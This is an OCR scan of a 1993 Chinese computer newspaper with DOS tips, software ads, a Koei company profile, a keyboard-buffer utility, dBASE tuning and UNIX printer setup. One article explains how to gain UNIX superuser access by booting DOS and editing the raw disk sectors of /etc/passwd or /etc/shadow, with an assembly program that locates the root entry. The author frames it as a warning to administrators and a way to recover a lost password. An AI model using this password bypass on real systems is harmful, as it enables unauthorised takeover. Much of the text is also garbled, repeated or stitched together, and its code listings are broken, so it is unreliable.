5. 修改，由于 PC-1500 的指令与 IBM BASIC 的指令不完全通用，应根据情况进行修改，修改时最好能用 QUICK BASIC 或 TURBO BASIC，这样可以直接得到出错信息和出错地址，而且速度也提高了。
 - a. 两种机型有格式差异的指令，应进行修改，如：
 - IF A1\$="B" THEN B20 应改为 IF A1\$="B" THEN B20*
 - FOR S=1 TO N 应改为 FOR S=1 TO N
 - INT (K) 应改为 INT(K*10)
 - X=5, Y=3 应改为 X=5, Y=3
 - b. PC-1500 有而 IBM 机没有的指令。
 - 1) 删除后对程序无直接影响，应删除，如：TEXT, LP, CAIZE, RAT OFF/ON 等指令。
 - 2) 删除后对程序有直接影响，应该用其它语句进行改写，如 RESTORE Q (Q 为数值变量) 应改数 GOSUB XXXX XXXX IF (表达式1) THEN RESTORE YYY (YYY 为变量 Q 可能的具体数值) XXXX IF (表达式2) THEN RESTORE ZZZZ (ZZZZ 为变量 Q 可能的具体数值) RETURN

注：读者如欲 PCTBM.COM，可与作者联系。 云南 何文虎

打印机强迫输出的一种方法

但是，这种方法在某些情况下是不便使用的。
一、笔者利用汇编语言编写了一个只有 8 个字的小程序 DYH.COM，能解决上述问题。其使用方法：当打印机输出结束后不要转动打印头，在 DOS 环境下运行本程序 (C>dyh.com)，就可以把缓冲区内东西打印出来。如果缓冲区已空，执行本程序也无副作用。
下面是利用 debug 建立 DYH.COM 程序的步骤。

```

C>DEBUG
-A
XXXX, 0100 MOV
AH, 05
XXXX, 0102 MOV.
DL, 0A
XXXX, 0104 INT 21
XXXX, 0106 INT 20
XXXX, 0108
-R CX
CX 0000
-I
-N DYH.COM
-W
Writing 0008 bytes
Q

```

巧格式化 1.2M (或 1.44M) 零磁道损坏的软盘

零磁道损坏的软盘是令人头痛的事，往往用 DOS 的 FORMAT 命令和 PCTOOLS 的磁道格式化 1.2M (或 1.44M) 的功能也无法进行格式化，只有将软盘放亦不用，本人用下面的方法格式化过不少零磁道损坏的软盘。(如果软盘中没有什么重要文件) 可用如下方法进行格式化。

步骤：
1. 进入 PCTOOLS，按 F9 键，选入磁道功能状态
2. 键入 N，选盘
3. 如选 A 盘 (1.44M 软盘)，先选择 720 选项格式化一次软盘，然后再选 1.44M 选项进行格式化
如选 B 盘 (1.2M 软盘)，先选择 360 选项格式化一次软盘，然后再选 1.2M 选项进行格式化
4. 格式化完成后，按 ESC 键退出 PCTOOLS
这样，经过格式化后的软盘即可重新使用。
此方法已在 COMPAQ 386/256 机上通过
南京 杨建彪

日本光荣公司与历史 SLO 类游戏

从各种传媒上大家知道，日本的经济在近几年一直处于不景气的低谷态势，但与此反对的电子游戏业却出奇的好。“任天堂”和“世嘉”这两家株式会社的业绩已自不待言，相信读者也已了然于心。但还有相当一部分的电子游戏公司，他们的名气不及“任天堂”和“世嘉”那样声震寰宇，但他们的人均创立也与他们不差了多少。尤其是他们以软件为旗号不断地壮大自己企业的经营范围，同样也取得了全日本经济界刮目相看的业绩。因此介绍这些公司的成功之道、营销策略，以及产品定位等经验，也许对中国软件产业的繁荣、均衡的发展会有裨益。

启动《三国志》这部节目，“KOEI”令人瞩目的。这是日本一家著名软件公司——光荣株式会社的企业商标。
光荣公司位于日本的神奈川县横滨市，始创于 1978 年，现有员工 272 人，注册资金已达 70 亿日元之巨。尤其是近几年，公司的软件收益持续上涨，发展势头强劲。如 90 年、91 年的三年销售额分别为 38.85 亿、83.82 亿、106.32 亿日元，成为日本软件产业的佼佼者。

作为光荣公司的创建者和现任社长的横川阳一先生在接受日本新闻记者采访时曾直言不讳地指出：“我创办这家公司的出发点主要是我自己的兴趣所致”。

横川阳一在日本的庆应 (日本的一家著名大学) 大学毕业以后，最初只是在一家贸易公司任职。后来他辞了这份工作创办了自己的光荣公司。但公司最初的产品并不是游戏软件，而是生产销售一些诸如染料之类的化工产品。

但横川阳一最迷恋的还是电脑，尤其是电脑游戏。这位现任社长后来回忆道：“在那

个时候，我主要是在业余时间自己设计游戏软件，并将自己完成的作品通过一些报刊、杂志开办的邮购业务栏目上进行销售。作品受到好评对横川阳一是个极大的鼓舞。自此，横川阳一对光荣公司的发展方向进行了有步骤的调整，并在 1984 年推出了打上“KOEI”印记的第一部游戏软件——《中岛的战役》(电脑磁盘版) 从而使光荣公司正式地进入了电子游戏文化产业之中。

在谈及光荣公司为什么如此热衷于开展历史 SLO 类的游戏时，现年 42 岁的横川阳一先生颇有见解地指出：“围棋、将棋 (日本的一种棋类，与中国象棋相似) 所以能在长期的历史演化过程中，不被淹没，并受到了阶

人、财、物的管理与合理结构的及市场上的营销策略与产品定位。实质上是一个具有系统性的决策过程。而光荣公司本身就是研究决策过程的行家嘛，由此我们不难想象光荣公司在优化内部结构方面定会做高一着。

基于目前关于电子游戏出版市场纷纷走向青少年的世界之中，成为游戏一代的修行，日本的许多电子游戏公司也相应的建立了自己的出版机构，把肥水不流外人田，并围绕自己的主营业务自己的游戏之树。光荣公司自然也不例外。去年日本市场上推出的《三国志》、《将师、周瑜的野心》、《放浪的龙云》、《赵云传》以及还有将关羽、孔明演义成不死而牺牲刘备又曹平吴而恢复汉大业的《超三国志》等近十本关于《三国演义》的丛书，都是光荣公司所为。

日本光荣公司与历史 SLO 类游戏

除历史中的人物在电子游戏中抛头露面并不仅仅是光荣一家，能够真正将群雄争霸、诸侯逐鹿的历史画卷通过电子游戏演义出来，光荣公司的历史 SLO 类游戏确实是名重其流。这不仅使光荣公司的经济增长势头持续看涨，而且也使许多日本青年人沉于历史的烟云之中。就连光荣公司在《麻雀大王》这部其它作品中，也将法国的拿破

仑、日本的信长、中国的诸葛亮孔明，以及杨贵妃等不同国籍不同时代的历史人物纳入方城之内，使吃、喝、胡的麻坛之战游戏进了高于历史情调的调味品。

而对日本游戏软件业的激烈竞争局面，光荣公司为了使自己和企业发展长期不衰，他们在日本社会招贤纳士，用高标准福利待遇网罗人才。同时，公司在企业内部也制定了一系列相应的制度，以使每一个的创造性才能被充分发挥出来。如公司员工希望选择自己最感兴趣的工作可通过申报制度，然后进入新公司。公司每两年实施一次申报研修。而新入公司的职员在一年后即可进行研修。

人、财、物的管理与合理结构的及市场上的营销策略与产品定位。实质上是一个具有系统性的决策过程。而光荣公司本身就是研究决策过程的行家嘛，由此我们不难想象光荣公司在优化内部结构方面定会做高一着。

基于目前关于电子游戏出版市场纷纷走向青少年的世界之中，成为游戏一代的修行，日本的许多电子游戏公司也相应的建立了自己的出版机构，把肥水不流外人田，并围绕自己的主营业务自己的游戏之树。光荣公司自然也不例外。去年日本市场上推出的《三国志》、《将师、周瑜的野心》、《放浪的龙云》、《赵云传》以及还有将关羽、孔明演义成不死而牺牲刘备又曹平吴而恢复汉大业的《超三国志》等近十本关于《三国演义》的丛书，都是光荣公司所为。

除历史中的人物在电子游戏中抛头露面并不仅仅是光荣一家，能够真正将群雄争霸、诸侯逐鹿的历史画卷通过电子游戏演义出来，光荣公司的历史 SLO 类游戏确实是名重其流。这不仅使光荣公司的经济增长势头持续看涨，而且也使许多日本青年人沉于历史的烟云之中。就连光荣公司在《麻雀大王》这部其它作品中，也将法国的拿破

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子商会 主办：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

腾飞的“巨龙”

——来自明星电脑系列报导
“中国龙”、“中国窗”的成功，使明星人得到了社会的认可，并在此基础上积累了丰富的经验。他们一鼓作气，趁热打铁，隆重推出了“中国网”——计算机教学网络系统，再一次展现了“巨龙”的风采。

随着各种优秀的网络软件的出现，网络系统以它资源共享的优势在越来越多的领域得到应用和发展，然而在计算机辅助教学上，仍然是一片空白。为此明星人顺应潮流，经过一年多精心研制，推出国内功能最强、价格最低、专用于教学的计算机教学网络系统。

“中国网”计算机教学网络系统，以点对点、点对面的全新讲授方式概括了整个教学过程。它采用多台学生机上R5232与教师机上专用网卡联网的方式进行计算机辅助教学，大大降低了投资，例如60个学生机的网络系统，软件、硬件投资2.5万元，以学生机的屏幕取代了黑板、挂图，以键盘取代了粉笔，以鼠标取代了教鞭。教师与学生机可以同步显示，教师每一步操作和动作结果均可在学生机上看到，教师机可控制学生机作指定操作，也可放手让学生自由操作。教师机以多窗口下拉菜单的方式实现各种功能，使得操作简便，对话自由，并且交流可达到

随意畅通，用精确顺手的电子教鞭配上自行设计的形象生动的动画进行辅助教学；或联机测验与题库结合，按学科、类型、难度分类，自动或手工选題，优化出一份标准的试卷，分送各学生机进行考试；而试题的计时、收卷、批改、统计、计分、分类全由计算机一包到底，学生的学习成绩一目了然，还备有灵活的接口，可由学生自由发挥，根据不同需要输入各种教学内容，使教学无界限随意发挥！

如果说“中国龙”是为计算机操作者提供一个功能强大的操作平台，那“中国网”则是以崭新的教学方式和极富吸引力的教学内容，彻底把教师和学生从古老教学模式中引导出来，为教师和学生提供了一个先进的、功能完善、充分发掘聪明才智的空间。

现在，“中国网”凭借它独特的性能，完善的功能，昂首阔步地进入一所所学校，深受广大师生的欢迎。随着科技的进步，电子教学这种先进的模式，是教学发展的必然趋势，对此明星人持有乐观的态度和充分信心。

明星系列软件

中国网

计算机教学网络系统

昆明明星电脑公司
地址：昆明东风西路28号
电话：0871-4140874 邮编：650031

明星电脑北京办事处
地址：北京海淀区北四环36号阜成门大厦703号
电话：01-2645522 邮编：100044 联系人：朱小娟

读者点题

▲我是贵报的忠实读者。在编写我市农田水利数据库的打印程序时遇到点麻烦，自己又无法解决，现来信求助，希望能得到专家们的帮助。

我使用的是：TOPCON386-25型微机；金山汉字系统6.0F版本；成都小狐狸软件公司汉化的FoxBASE+2.1版本。在打印程序中不知能否

编辑征稿

实现字体和字型的变换，以及改变行间距、字间距等功能？怎样实时遇到麻烦，自己又无法解决，现来信求助，希望能得到专家们的帮助。

本利局李建康
▲近日获得“异形”创作奖 H. R. GIGER最新恐怖冒险力作《中文电影版》(DARK SEED)，首在打印程序中不知能否

软件交流

异、编制作采用高清晰度电影特殊处理形式，加上专业播音家录制的语音效果，其视听效果超凡脱俗，整套游戏拥有666个文件，高达10兆余，75个不同场景，170个特殊物品，整个游戏充斥恐怖、人物对话逼真。由于场景物品众多，有些物品不知如何获得，故求解于发友们，需要者可免费赠送！
(211461)江苏亿利华软件工业联合公司五厂
聚源电气 赵育海
电话：(06291)235919

独家推出 中文环境

Novell Access Server/ONLAN/PC
每套¥1200元(含天汇标准汉字系统)
直接支持西文ONLAN/PC V1.2/V1.3处理中文

天汇标准汉字系统 1.5版 每套¥800元
天汇网络用户扩展 1.5版 ¥300元
直接支持基于字符的西文应用软件处理中文

天汇汉字西南办事处 电子科技大学天汇公司
电话：(028)333312-2537 传呼：186-20557,10879
邮编：610054 开户行：重庆直支新街办
帐号：283016984 开户行：电子科技大学支完公司
地址：成都建设北路二段四号电子科大十二楼院内

用户协会召开年会

中国计算机用户协会第三届二次理事会、'93工作会、第四次国内外计算机厂商及其产品信誉评估结果发布会，于今年10月16日至18日在武汉市召开。
参加本次会议的代表来自中国计算机用户协会的各专业委员会、全国各省市地区协会以及国内外厂商，约200余人。湖北省委副书记、副省长、武汉计算机用户协会理事长李瑞理出席了会议。
会议总结了协会过去10年的工作，并提出了今后的工作方针和任务。同时在产品信誉评估中获奖、获奖的国内外厂商进行了表彰。
年会还举办了'93武汉全国计算机应用展览交易会，参展的厂家近100个，展位达150个，长城、浪潮等国内较大的计算机厂家参加了展出，展品应用门类比较广泛，反映了国内目前的应用水平。
(北京 育堂)

▲计算机软件技术产品价值评估系统通过技术鉴定 甘肃省计算机中心副研究员黄光初等科技人员研制的“计算机软件技术产品价值评估系统”，于日前通过甘肃省科委主持的省高技术鉴定。通过对多例软件成果的分析评估，结果证实，该系统评估结果正确、估价模型合理、评估软件实用，评估结果符合我国软件市场现状，具有明显的学术理论价值与实用推广价值。
(曾凡)

▲企业综合财务管理软件 安徽工学院近日开发出一种大中型企业微机财务管理软件，不仅人工记账、编制报表由微机完成，还具有联网功能，上级主管可随时从网上调取所属企业的月报、年报，查询财务状况和经济效益。
(钱宝文)

▲上海新来克微电子公司推出大规格中文软件生产线 中外合资上海新来克微电子电子有限公司加盟上海计算机软件产业，在上海浦东新区投资兴建全市规模最大的年产8万套以上计算机中文软件系统生产线，今年产量可达5千套，其中80%为“两天两夜”简体中文系统。(马建超)

▲威海推出HAX-100系列条码计费系统 山东威海海康系统工程有限公司日前推出HAX-100系列条码计费系统，解决了中小型宾馆、工矿、机关电话计费不准确的问题。(沈洋)

▲广东省电脑商会成立 以广东电脑业界、商界和产业为主体的广东省电脑商会近日成立，第一届会员代表大会同时在广州市召开，第一届会委54个，其中香港15个、澳门1个。(李响)

300元可省一合打印机
清华大学科学馆
SXKD系列打印机共享器
打印机+共享器=打印机+打印机

★编号：931105
作者：萧雄
名称：英语单词循环渐进速记记忆系统
功能简介：本系统按记忆遗忘规律和国际流行的外语单词循环渐进记忆法精心编制。每次循环学习32组单词(每组单词词数可在设)，在每次循环中每个单词的拼法连同中文解释、词义、音标一起，将按循环渐进的规律相间地在屏幕上出现七次(奇妙的记忆术)。使你只花一小时左右的时间里就能熟记上百个单词。词汇库有四种：八千基础词汇、新概念英语词汇、最新托福词汇、最新GRE词汇，总共约二万个单词。此外，还有单词拼写练习功能。本系统是国内外同类软件中最好的(有音标、循环记忆)。拥有本“循环”，学好英语不再难！
运行环境：IBM-PC机及其兼容机，内存640K以上，
1. 13H、UCDOS3.0，中国龙等中文系统。
转让方式：压缩1.2M软盘一张
转让价格：98元/套
邮购联系人：南宁市民族大道 广西人民广播电台经济

合信高科 林静
邮编：530022 电话：0771-354161
★编号：931106
名称：覆仪英语操作系统
作者：李云涛
功能简介：本系统是基于汉字系统开发的，可应用于藏、汉、英文信息处理各个方面的操作系统。使用本系统，可以进行藏、汉、英文的编辑、排版等文字处理，还可以进行数据库建设，藏文研究，程序设计等。本系统提供多种输入方法，在汉字方式下，可使用区分、拼音、快速、五笔等方法，在藏文方式下，可使用区分、拼音、基于输入法，拉丁输入法是密码，适合于藏文语音的人使用，基于输入法是图形，特别适合于手写输入。但语音不规则的人使用。在同一文章中，藏、汉文可同时进行编辑、排版、打印。本系统提供10多种藏、汉文字，可选择多种方式打印，提供反白、上下划线等多种字形修饰功能。本系统支持在汉字系统下开发的各种应用软件，如WB、DBASE，汉化的高级程序语言等。
运行环境：各种IBM-PC机及其兼容机，612K以上内存，360K软驱，各种显示卡，各种24针打印机。
编辑语言：C语言，汇编语言
转让形式：磁带8张，合使用说明书。
转让价格：600元/套，单套使用说明书每份80元。
敬收单位：《软件报》信息部

首期《金碟发烧友》出版

金碟电脑软件自成立以来，承蒙广大电脑用户的支持，已拥有全国各地众多会员。在此，金碟感谢广大用户的关心与爱护，金碟将努力做得更好，并欢迎更多的用户加入“金碟沙龙”，成为“金碟发烧友”。
《金碟发烧友》内部杂志第一期刊已于日前正式发行，图文并茂，文字精采，向游戏玩家介绍最新动向，欢迎订购，每本10元(会员对折优惠)，邮费2元，欲购从速。
《金碟发烧友》每年六期，公布各类新到软件，介绍用法攻略，使用心得，评述软件排行榜，另外还定期出版增刊，赠送沙龙会员。
金碟愿和所有电脑爱好者交朋友！
地址：上海中山北路沪东大楼4号555室
邮编：200437 联系人：王嘉俊 陈旭平
电话：5427783, 5427104
传真：5424333

软件加密狗王

DOS & WINDOWS、外插于打印口、固化ID号、120字节读写缓冲、对执行文件和源文件加密、自我保护
电话：0755-3361217 3326664 零售：220元
深圳未来电子科技有限公司 (深圳核中大厦310室 518031)

软件交流

★编号：931105
作者：萧雄
名称：英语单词循环渐进速记记忆系统
功能简介：本系统按记忆遗忘规律和国际流行的外语单词循环渐进记忆法精心编制。每次循环学习32组单词(每组单词词数可在设)，在每次循环中每个单词的拼法连同中文解释、词义、音标一起，将按循环渐进的规律相间地在屏幕上出现七次(奇妙的记忆术)。使你只花一小时左右的时间里就能熟记上百个单词。词汇库有四种：八千基础词汇、新概念英语词汇、最新托福词汇、最新GRE词汇，总共约二万个单词。此外，还有单词拼写练习功能。本系统是国内外同类软件中最好的(有音标、循环记忆)。拥有本“循环”，学好英语不再难！
运行环境：IBM-PC机及其兼容机，内存640K以上，
1. 13H、UCDOS3.0，中国龙等中文系统。
转让方式：压缩1.2M软盘一张
转让价格：98元/套
邮购联系人：南宁市民族大道 广西人民广播电台经济

300元可省一合打印机

清华大学科学馆
SXKD系列打印机共享器
打印机+共享器=打印机+打印机

从DOS进入UNIX系统

DOS和UNIX是两个不同的操作系统，DOS是单用户系统，UNIX是多用户系统。假如你在UNIX系统中没有登录名，你能否进入等级制的UNIX系统？回答是肯定的。

让我们来分析一下这两个系统在磁盘上的数据组织形式。就可以发现它们存放的格式是一样的，均为512B为一扇区，同样使用ASCII码，比如abc一样为41 42 43。对于同样的磁盘物理位置DOS可以存取，因而就可利用对硬盘上的数据进行直接存取的方法，对硬盘上UNIX系统的/etc/passwd或/etc/shadow文件进行修改，达到进入UNIX系统的目的。

首先，找出UNIX系统的/etc/passwd或/etc/shadow在硬

盘上物理位置(磁头号，磁区号，柱面号)，方法：

(1)用DOS的DEBUG命令对硬盘UNIX分区一个扇区查找。该方法简单，但繁琐易错，不安全。

(2)用程序对/etc/passwd或/etc/shadow特征字的查找。该方法快速，安全，并可查出passwd.bak shadow.bak等类似文件。附程序就是用该方法，查找passwd的root;xxxxxxxxxxxx;0;1或/etc/shadow的root;xxxxxxxx;0;1或/etc/shadow的root;xxxxxxxx;0;1。可以得到它们的物理位置。在此之前必需知道磁盘的磁头号，每道磁头号，UNIX分区的起始和结束磁头号，磁区号，柱面号。程序每次读一个磁道的数据，逐磁道，并对特征字进行查找，找到则记下当前在磁盘的物理位

置和在缓冲区的位置，并继续；否则继续下一磁道，重复以上的直到分区结束。最后把数据写入unix.dat文件中。

其次，对UNIX文件进行修改(1)用DEBUG可直接修改并写入硬盘；①若在系统中已有登录名的改/etc/passwd如me;(passwd);200;100;...为me;(passwd);000;001;...即为超级用户。②没有的或root;(passwd);0;1;...改root;0;1;(passwd)即把超级用户的口

令移至说明项，这样超级用户就无口令。

若UNIX有“影子”文件，则对①改/etc/passwd为me;x;000;001;对②改/etc/shadow的root;xxxxxxxx;0416;0;0为root;xxxxxxxx;0416。把口令改为数字充于后面数字之中，不足的可补执行0x填充，这样改动比较小，并记下口令的二进制码。

(2)在unix.dat中顺序存放cx, dx, bx, 00, 00; cx, dx, ... 值用DEBUG可看到这些参数，并依据这些参数可用int 13h读写硬盘的相应的位置，并参考(1)进行修改。

再次，自动UNIX系统，进入超级用户，可干你该干的事(如加用户)。

最后，在DOS下用同样的方法恢复超级用户口令的二进制码。有时文件的物理位置会变动，还需重新查找。

很多系统管理员都认为UNIX系统只要把超级用户的口令管理好，不让别人猜出，就可高枕无忧。通过以上的介绍，你就会改变看法。因此对于比较重要的系统而言，还是对主机进行物理加锁比较安全。比如采用锁硬盘，软盘上能启动，主机不启动等运行，锁主机房等措施。

介绍这个程序，方法比较危险，很易把系统破坏，操作务必小心，因而不提倡人人都去这样试。只是提醒系统管理员，还有这条途径可进入系统，还需社地，亦可作为系统管理员忘记超级用户口令的最后备用。

该方法在COMPAQ 486/33M上部分硬盘安装AT&T UNIX System V/386 3.2.2和ALR 486/33M上部分硬盘安装SCO UNIX System V/386 3.2试验通过。

广西 张少育
Try to find UNIX System / etc/passwd or / etc/shadow file

in hard disk which head, cylinder and sector.
;first, N is need to get the total of head, cylinder and sector per track of the hard disk and the parameter of UNIX system partition begin and end.

To make, *.mam tryunix.asm
; link tryunix.obj
; exe2bin tryunix.exe tryunix.com

;example;
;Begin in hard disk 01h head, 000h cylinder, 01h sector
;End in hard disk 09h head, 26h cylinders, 26h sectors
code segment
assume cs, code, ds, code
org 100h
begin, mov cx, 0180h
mov cx, 0001h
; Read 38 sector. (one track)
once

readec, mov ax, 0226h
lea bx, buffer
mov bp, bx
int 13h
je error1
push dx
push cx
mov bx, 0
lea ax, buffer
mov bp, ax
next_id, add bp, bx
; Compare (root;xxxxxxxx;)
just find the passwd
cmp byte ptr[bp+00h],
72h ;compare?=
jnz next
cmp byte ptr[bp+01h],
6fh ;compare?=
jnz next
cmp byte ptr[bp+02h],
6fh ;compare?=
jnz next
cmp byte ptr[bp+03h],
74h ;compare?=
jnz next
cmp byte ptr[bp+04h],
3ah ;compare?=
jnz next
cmp byte ptr[bp+12h],
3ah ;compare?=
jnz next

jnz next
jmp find
next; inc bx
;The end of buffer ?
cmp bx, 4be7h
jl next_id
pop cx
pop dx
;Next head
inc dh
;The end of head (0fh)?
cmp dh, 10h
jl readec
mov dh, 00h
;The end of cylinder (06fh)?
cmp ch, 06fh
ja h_end
;Next cylinder
next_c, inc ch
jnz readec
;Enter cylinder high bit to (ch) high 2 bit
add cl, 10h
jmp readec
error1; lea dx, data5
jmp error
error2; lea dx, data6
jmp error
;compare CL high 2 bit for 10 ?
h_end; cmp cl, 081h
jnl next_c
;End of the hard disk
;Write the data to file
mov ah, 3ch
lea dx, data2
mov cx, 20h
int 21h
je error2
mov ax, 3d01h
lea dx, data2
int 21h
je error2
mov bx, ax
mov ax, word ptr[data4]
mov cx, ax
lea dx, data7
mov ah, 3eh
int 21h
mov ax, 0909h
lea dx, data1
int 21h
f_end; mov ax, 4e01h
int 21h
error3; lea dx, data3
error; mov ax, 0909h
int 21h
jmp f_end
;Write the data to file buffer
find; push bp
lea ax, data7
mov bp, ax
mov ax, word ptr[data4]
add bp, ax
; record the sector, cylinder, head, indicator
mov word ptr [bp+00h], cx
mov word ptr [bp+02h], dx
mov word ptr [bp+04h], bx
add word ptr [data4], 08h
pop bp
;Go on finding next one
jmp next
data1 db 'This is the end of hard disk !'
data2 bd 'unix.dat'
data3 bd 'error in writing...'
data4 bd 0ah, 0ah, 24h
data5 db 'error in reading hard disk !'
data6 db 'error in creating a file !'
data7 db \$20 dup(0)
code ends
end begin

在某些场合，我们需要计算机自动执行一系列命令，或自动转换一定的状态。DOS系统所提供的批处理命令，在一定程度上可以完成上述工作，比如在DOS命令运行的命令。如果我们在一些特殊的场合，如在某些程序的运行之中，想让计算机自动做一些工作，上述的批命令就无能为力了。针对这个问题，本人编制了一个短小的汇编程序，拟补了以上不足。

此程序是通过直接向键盘缓冲送按键编码的方法，来使计算机自动接受一系列按键或按键组合。键缓冲区是一个32字节的环型队列，位于内存中0040, 001E到0040, 003E处，每个按键占两个字节，其高字节为扫描码，低字节为ASCII码，不能用ASCII码表示的按键或按键组合，低字节为0，它的工作由头指针和尾指针控制，一方面从尾指针处读取键码，一方面从头指针处取走键码，其头指针位于内存0040, 001A处，尾指针位于0040, 001C处。从上面可知，键缓冲区共可以存放16个键值。

本程序为了短小实用，采取一次性向缓冲区送入键码的方法，即置头指针为1EH，尾指针为3CH(尾指针不能置为5EH)，其中间位置为存放键值处，所以一次最多可以存放15个键值，另外说明一点，向键缓冲区送键值，如果是可以用ASCII表示的，就可以只向低字节送ASCII码，而不必考虑高字节的扫描码，但如果是不能用ASCII码表示的键值，就必须向高字节送扫描码，且低字节置0。

使用本程序时，首先建立一个文本文件，存入需要计算机自动执行的按键，两键之间用空格分开，用I代表回车(可改为其它不常用字符)，不能用ASCII码表示的按键或按键组合，用两位16进制数字表示其扫描码，在文件尾打一个以上的空格。比如：从SUPER金山DOS进入WPS全屏编辑状态并置为五笔字型输入方式，并输入四个汉字“五笔字型”，需打回车，选D后输入文件名(假设为J1)回车，进入编辑状态按任意键(假设按回车)然后按ALT+F4转为五笔字型输入状态，再按JJJJ输入“五笔字型”，让计算机自动执行上述过程，则建立一个文件内容为：W P S J D J J J J 5B G T P G 空格，如果程序名为K.COM，文本文件名为D.DAT，并存放于C盘根目录下，在DOS状态下打入K.C.\D.DAT，计算机就会自动进入WPS编辑状态处于五笔字型输入方式，并在屏幕上显示“五笔字型”。

用此程序可以代替批命令，如果采取一些方法，可以使其具有一定的保密效果，并且用此方法调用其它批命令时不必加上如CALL等语句，就可自动返回主程

```
[1ah].bx
call movv
mov bx, tail
mov word ptr es, [bx], ax
inc bx
inc bx
cmp bx, 3ah
jnz x1
sti
jmp exit
;打开文件输出显示
error1;
mov ah, 09
mov dx, offset errmsg
int 21h
exit; st
mov ah, 4ch
int 21h
;取字符并做相应处理子程序
movv proc near
call disp
mov dat, ah
cmp ah, 08h
jnz jf
call disp
;回车处理
mov al, 0dh
mov ah, 0
ret
;扫描码处理
jz2; cmp ah, 064
jz xz1
add ah, 06
xz1;
and ah, 0fh
mov al, dat
cmp al, 064
jz sz2
add al, 09h
xz2;
and al, 0fh
mov cl, 4
shl al, cl
or ah, al
mov dat, ah
call disp
mov ah, dat
mov al, al
diex;
ret
movv endp
;从文件中读一字符子程序
disp proc near
mov cx, 0
mov dx, cx
mov bx, head
mov cx, 1
mov dx, offset buff
int 21h
je error1
int 21h
or ax, 40h
je getx1
mov ah, buff
ret
getx1;
st
mov ax, 4e00h
int 21h
disp endp
endp
end
end start
```

用程序解释按键系列

本程序为了短小实用，采取一次性向缓冲区送入键码的方法，即置头指针为1EH，尾指针为3CH(尾指针不能置为5EH)，其中间位置为存放键值处，所以一次最多可以存放15个键值，另外说明一点，向键缓冲区送键值，如果是可以用ASCII表示的，就可以只向低字节送ASCII码，而不必考虑高字节的扫描码，但如果是不能用ASCII码表示的键值，就必须向高字节送扫描码，且低字节置0。

使用本程序时，首先建立一个文本文件，存入需要计算机自动执行的按键，两键之间用空格分开，用I代表回车(可改为其它不常用字符)，不能用ASCII码表示的按键或按键组合，用两位16进制数字表示其扫描码，在文件尾打一个以上的空格。比如：从SUPER金山DOS进入WPS全屏编辑状态并置为五笔字型输入方式，并输入四个汉字“五笔字型”，需打回车，选D后输入文件名(假设为J1)回车，进入编辑状态按任意键(假设按回车)然后按ALT+F4转为五笔字型输入状态，再按JJJJ输入“五笔字型”，让计算机自动执行上述过程，则建立一个文件内容为：W P S J D J J J J 5B G T P G 空格，如果程序名为K.COM，文本文件名为D.DAT，并存放于C盘根目录下，在DOS状态下打入K.C.\D.DAT，计算机就会自动进入WPS编辑状态处于五笔字型输入方式，并在屏幕上显示“五笔字型”。

用此程序可以代替批命令，如果采取一些方法，可以使其具有一定的保密效果，并且用此方法调用其它批命令时不必加上如CALL等语句，就可自动返回主程

```
org 100h
start proc far
; K.COM (K.COM)
; 1993.10.18
code segment
assume cs, code; ds, code
org 100h
start proc far
```

```
[00h]
jmp stl
ed;
dec al, 0ah
mov cl, es, [00h]
xor ch, ch
mov dx, al
add al, cx
mov byte ptr [al], 0
open;
mov ah, 3dh
mov al, 2
int 21h
je error1
mov had, ax
;缓冲区清零
mov ax, 40h
mov es, ax
mov word ptr es,
[lah].lah
mov word ptr es,
[1ch].lah
mov bx, lah
zi;
;向缓冲区送入代码
;并置缓冲区尾指针
mov tail, bx
mov word ptr es,
```

一、减少MS-DOS的记回次数

在DBASE II执行中引起性能下降的直接原因是在MS-DOS目录过多的操作,一个实例就是这样:

应用系统由带有12个数据库等80个程序组成,其中包括15个子程序。在这个例子中,程序运行速度明显变慢,这是因为主程序调用一次子程序时,MS-DOS都要去访问子程序所在的目录,而访问一次需要花费较长的时间,从而影响了程序的运行速度(用户往往低估MS-DOS用于处理目录的时间)。对于这个问题的解决办法是:集中若干子程序进入单个过程文件,用“SET PROCEDURE USE

浅析DBASE II的优化

TO”命令打开过程文件的通道,这样大大减少了访问次数。

二、“TALK”选项项的使用

DBASE II速度减慢的程度依赖于特定的操作和所产生的TALK的量,在MS-DOS下,我们观察到这样的情形,通过两次到三次有效的对“TALK”选项项的使用降低了DBASE II的运行速度。所以在程序中尽量少使用“SET TALK ON”。

三、给DBASE II以丰富的内存

DBASE II系统比较大,仅常规内存部分(DBASE EXE)大约就有118K,CCLIB汉字字库占240K,再加上可覆盖模块及MS-DOS本身,所以优化DBASE II性能的最好的方法之一是给予它尽可能多的内存空间。

四、运行时带有许多空磁盘空间

在任何环境中,当一个磁盘容量接近满载时,主机或微机、磁盘I/O的性能将显著下降,这是因为随着磁盘空间越来越少,分配新空间的程序被迫用越来越多的时间去寻求空闲空间。作为存储器的情况来讲,大容量的磁盘驱动器日逐便宜,因此一般要求运行在较大的磁盘空间里。

新疆 黄秉霖

UNIX/XENIX下如何改终端打印机为共享打印机

UNIX/XENIX系统是应用比较广泛的多任务、多用户、分时系统,系统为所有用户提供了可共享的系统打印机,方便了用户处理。

一、构造共享终端打印机

1. 使用命令mkdev lp
2. 选择增加串行打印机
3. 选择打印机所连接的终端机串行口tty2h(假

设为0卡卡一端口)。
4. 输入该打印机名,定为lpr-1。
5. 打印机类型可选择2。
6. 选择系统默认打印机。

二、编辑打印机接口文件

用vi编辑/usr/spool/lp/interface/lpr-1打印机接口文件(如附件)。

三、修改其它配置文件

1. 用vi修改/usr/spool/lp/detrain文件,将原来的内容改为lpr-1。
2. 用vi在/usr/spool/lp/member下编辑lpr-1文件,于其后加一行/dev/tty2h。
3. 修改/etc/detrain/lpd文件,将BANNERS=1改为BANNERS=0。
4. 在/var/spool/lp/request下,用命令mkdir lpr-1增建目录文件。

四、使用方法

重新启动系统后,共享打印机便可被所有用户使用,原来lp命令不受影响,可方便用lp file或lp -d lpr-1

file在tty2h端口上打印,使用时将行号删去!

```
# Dumb serial printer program
1 title= #3
2 copies=#4
3 options=#5
4 shift,shift,shift,shift,shift
5 #if it is necessary
to change the baud rate
or other stty settings for
6 #your serial printer
modify the following line
7tty txon izoff 0<&1
8 echo\ 033[2h
9 echo\ 033[5h
10 #send the file(s)
to the standard out
#copies times
11 while [ #copies
-gt 0 ]
12 do
13 for file
14 do
15 cat #file2>&1
16 echo #file
17 done
18 copies=#copies
-1
19 done
20 echo\ 033[4h
21 echo\ 033[2h
22 exit 0
```

本报有编辑稿号
